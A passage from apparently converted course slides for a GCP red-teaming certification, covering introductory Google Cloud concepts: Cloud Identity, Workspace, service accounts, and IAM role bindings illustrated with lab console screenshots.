



# **Multi-Cloud Red Team Analyst (MCRTA) : GCP**



# Multi-Cloud Red Teaming

# Red Teaming in GCP Cloud Environment

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# Introduction to Google Cloud


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## 1.1 Google Cloud Overview

**Three Main Components of Google Cloud are:**

- Cloud Identity
- Google Workspace [G-suite]
- Google Cloud Platform [GCP]





## 1.1.1 Cloud Identity

### Cloud Identity :

- Identity Provider
  - Cloud Identity is an Identity as a Service (IDaaS) solution that centrally manages users and groups.
  - You can configure Cloud Identity to federated identities between Google and other identity providers, such as Active Directory and Azure Active Directory.
  - **Cloud Identity API :** <https://cloudidentity.googleapis.com> ----- Organization Admin [ Gcloud Role ]

## 1.1.2 Google Workspace

### Google Workspace [ Formerly known as G Suite ] :

- Identity Provider
  - Google Workspace have inbuilt IdaaS solution for accessing SAAS Applications and GCP Resource.
- Collaboration SAAS Application
  - Google Workspace plans provide a custom email for your business and includes collaboration tools like Gmail, Calendar, Meet, Chat, Drive, Docs, Sheets, Slides, Forms, Sites, and more.



- **Google Workspace API :** <https://www.googleapis.com/>
- **Mail API :** [https://mail.googleapis.com/\\*](https://mail.googleapis.com/*)
- **Drive API :** [https://drive.googleapis.com/\\*](https://drive.googleapis.com/*)
- **Calendar API :** [https://calendar.googleapis.com/\\*](https://calendar.googleapis.com/*)


### 1.1.3 Google Cloud Platform

Google Cloud Platform (GCP), offered by Google, is a suite of cloud computing services that runs on the same infrastructure that Google uses internally for its end-user products, such as Google Search, Gmail, file storage, and YouTube.


#### ➤ Regions -

- Regions are independent geographic areas that consist of zones. Means Regions are collections of zones.
- There are around 24 regions in of google cloud.

# Google Cloud Architecture




# Google Cloud Services





# GCP Resources Hierarchy





## Service Account :

- A service account is a special type of Google account intended to represent a non-human user that needs to authenticate and be authorized to access data in Google APIs.
- Mainly, There are two types of service accounts
  - User-managed service accounts
  - Default service accounts

## List of Service Accounts In a Projects :

**IAM & Admin**

- IAM
- Identity & Organization
- Policy Troubleshooter
- Policy Analyzer
- Organization Policies
- Service Accounts**
- Workload Identity Federat...
- Labels
- Tags
- Settings
- Privacy & Security
- Identity-Aware Proxy
- Manage Resources
- Release Notes

### Service accounts for project "My First Project"


A service account represents a Google Cloud service identity, such as code running on Compute Engine VMs, App Engine apps, or systems running outside Google. [Learn more about service accounts.](#)

Organization policies can be used to secure service accounts and block risky service account features, such as automatic IAM Grants, key creation/upload, or the creation of service accounts entirely. [Learn more about service account organization policies.](#)



**Filter** Enter property name or value

<input type="checkbox"/>	Email	Status	Name ↑	Description	Key ID	Key creation date	OAuth 2	Actions
<input type="checkbox"/>	lpriv-service-account@alert-nimbus-335411.iam.gserviceaccount.com	✓			No keys		100701 	⋮
<input type="checkbox"/>	hpriv-service-account@alert-nimbus-335411.iam.gserviceaccount.com	✓			No keys		110406 	⋮
<input type="checkbox"/>	alert-nimbus-335411@appspot.gserviceaccount.com	✓		App Engine default service account	45fe8c03e6d0f6246d3fe4e8513e229b1b7e70de	Jul 20, 2022	100130 	⋮
<input type="checkbox"/>	automation@alert-nimbus-335411.iam.gserviceaccount.com	✓		automation	3bc6186fec528aa175f3a7797592c32c19cee88	Aug 11, 2022	105303 	⋮
<input type="checkbox"/>	233003792018-compute@developer.gserviceaccount.com	✓		Compute Engine default service account	No keys		113382 	⋮
<input type="checkbox"/>	cwl-chmrts-lab@alert-nimbus-335411.iam.gserviceaccount.com	✓		cwl-chmrts-lab	1f520e0e37b3c313ddafbd9674d8b76cb95130ea	Aug 3, 2022	102913 	⋮
<input type="checkbox"/>	emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	✓		emp00	2bb45ee2cacbae2231fc9c34f3d01101c4141e	Aug 10, 2022	102570 	⋮

# Service Account Credential [Key] :



The screenshot shows the Google Cloud IAM Admin console for the project 'alert-nimbus-335411'. The left sidebar lists various IAM and Admin tools, with 'Service Accounts' selected. The main content area shows the 'Keys' tab for the service account 'emp00'. A warning message states: 'Service account keys could pose a security risk if compromised. We recommend you avoid downloading service account keys and instead use the Workload Identity Federation. You can learn more about the best way to authenticate service accounts on Google Cloud here.' Below this, there is a button 'ADD KEY' and a table of existing keys.

Type	Status	Key	Key creation date	Key expiration date	
	Active	2bb45ee2cacbae223f1cfc9c34f3d01101c4141e	Aug 10, 2022	Jan 1, 10000	


## 1.2 Cloud IAM [Identity & Access Management]

- Identity and Access Management (IAM) lets administrators authorize who can take action on specific resources, giving you full control and visibility to manage Google Cloud resources centrally.
- IAM follows Resource based policy instead of Identity based policy.
- IAM policies are attached to resources not identities.

- In IAM we can't directly identify what permissions does an identity contains but we can enumerate what permission an identity have on a specific resource.
- In IAM, permission to access a resource isn't granted directly to the end user. Instead, permissions are grouped into roles, and roles are granted to authenticated members.




# GCP Cloud IAM



**Policy**

IAM Policy Applied On a Resource



**Resources**

Permissions are inherited

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IAM & Admin
ADD REMOVE
HELP ASSISTANT

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- + IAM
- Identity & Organization
- Policy Troubleshooter
- Policy Analyzer
- Organization Policies
- Service Accounts
- Workload Identity Federat...
- Labels
- Tags
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### PERMISSIONS RECOMMENDATIONS HISTORY

#### Permissions for organization "atomic-nuclear.site"

These permissions affect this organization and all of its resources. [Learn more](#)

1 service account with highly privileged roles Owner / Editor has excess permissions. Improve security by applying recommendations to this account. [VIEW RECOMMENDATIONS IN TABLE](#)

View By: **PRINCIPALS** ROLES

Type	Principal ↑	Name	Role	Security insights ?	Inheritance
<input type="checkbox"/>	atomic-nuclear.site		Billing Account Creator Project Creator		
<input type="checkbox"/>	automation@alert-nimbus-335411.iam.gserviceaccount.com	automation	Organization Administrator	11/14 excess permissions	
			Owner	5240/5275 excess permissions	
			Project Creator	2/2 excess permissions	
<input type="checkbox"/>	cehmanish@gmail.com		Owner	5241/5275 excess permissions	
<input type="checkbox"/>	emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	emp00	Viewer	2329/2354 excess permissions	
<input type="checkbox"/>	manish@atomic-nuclear.site	Manish Gupta	Folder Admin		
			Organization Administrator	2/14 excess permissions	
			Owner	4928/5275 excess permissions	

## IAM Role Binding – Organization Level

console.cloud.google.com/iam-admin/iam?authuser=4&orgonly=true&project=alert-nimbus-335411&supportedpurview=project

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**IAM & Admin** IAM ADD REMOVE HELP ASSISTANT

PERMISSIONS RECOMMENDATIONS HISTORY

### Permissions for project "My First Project"

These permissions affect this project and all of its resources. [Learn more](#)

View By: **PRINCIPALS** ROLES ☐ Include Google-provided role grants ?

**Filter** Enter property name or value ?

Type	Principal ↑	Name	Role	Security insights ?	Inheritance
<input type="checkbox"/>	233003792018-compute@developer.gserviceaccount.com	Compute Engine default service account	Owner	5272/5275 excess permissions	
<input type="checkbox"/>	233003792018@cloudservices.gserviceaccount.com	Google APIs Service Agent	Owner	5261/5275 excess permissions	
<input type="checkbox"/>	automation@alert-nimbus-335411.iam.gserviceaccount.com	automation	Organization Administrator		atomic-nuclear.site
<input type="checkbox"/>	cehmanish@gmail.com		Editor	4832/4865 excess permissions	atomic-nuclear.site
<input type="checkbox"/>	cwl-svc@alert-nimbus-335411.iam.gserviceaccount.com	cwl-svc	Viewer	2354/2354 excess permissions	atomic-nuclear.site
<input type="checkbox"/>	emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	emp00	Viewer		atomic-nuclear.site
<input type="checkbox"/>	manish@atomic-nuclear.site	Manish Gupta	Kubernetes Engine Cluster Admin	1/9 excess permissions	

### IAM Role Binding - Project Level

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**Compute Engine**

- Virtual machines
  - VM instances**
  - Instance templates
  - Sole-tenant nodes
  - Machine images
  - TPUs
  - Committed use discounts
  - Migrate for Compute Engi...
- Storage
  - Disks
  - Snapshots
  - Images
- Marketplace
- Release Notes

**VM instances** CREATE INSTANCE IMPORT VM REFRESH OPERATIONS HELP ASSISTANT HIDE INFO PANEL LEARN

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**INSTANCES** INSTANCE SCHEDULE

VM instances are highly configurable virtual machines for running workloads on Google Infrastructure. [Learn more](#)

Filter Enter property name or value

Status	Name ↑	Zone	Recommendations	In use by	Internal IP	External IP	Connect
	<a href="#">instance-1</a>	us-central1-a			10.128.0.2 <a href="#">(nic0)</a>	34.60.10.10	SSH ▾

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**Related actions** DISMISS

**View billing report**  
View and manage your Compute Engine billing

**Monitor VMs**  
View outlier VMs across metrics like CPU and network

**Explore VM logs**  
View, search, analyze, and download VM instance logs

**Set up firewall rules**  
Control traffic to and from a VM instance

**Patch management**  
Schedule patch updates and view patch compliance on VM instances

**instance-1**

**PERMISSIONS** LABELS MONITORING

Edit or delete permissions below or "Add Principal" to grant new

+ ADD PRINCIPAL

Show inherited permissions

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Filter Enter property name or value

Role / Principal ↑	Inheritance
▼ Compute Instance Admin (beta) (1)	
admin@atomic-nuclear.site	
▼ Compute OS Login (1)	
os-login-acct@alert-nimbus-335411.iam.gserviceaccount.com	
► Editor (1)	
► Kubernetes Engine Service Agent (1)	
► Owner (6)	
▼ Viewer (2)	
cwl-svc@alert-nimbus-335411.iam.gserviceaccount.com	
emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	

## IAM Role Binding – Resource Level

## Identity [ Members ] :

- A member can be a Google Account (for end users), a service account (for apps and virtual machines), a Google group, or a Google Workspace or Cloud Identity domain that can access a resource.
- The identity of a member is an email address associated with a user, service account, or Google group; or a domain name associated with Google Workspace or Cloud Identity domains.



## Type of member in GCP:

- Google Account
- Service account
- Google group
- Google Workspace domain
- Cloud Identity domain
- All authenticated users
- All users

## Roles:

- A role is a collection of permissions. Permissions determine what operations are allowed on a resource. When you grant a role to a member, you grant all the permissions that the role contains.

### Type of roles in GCP

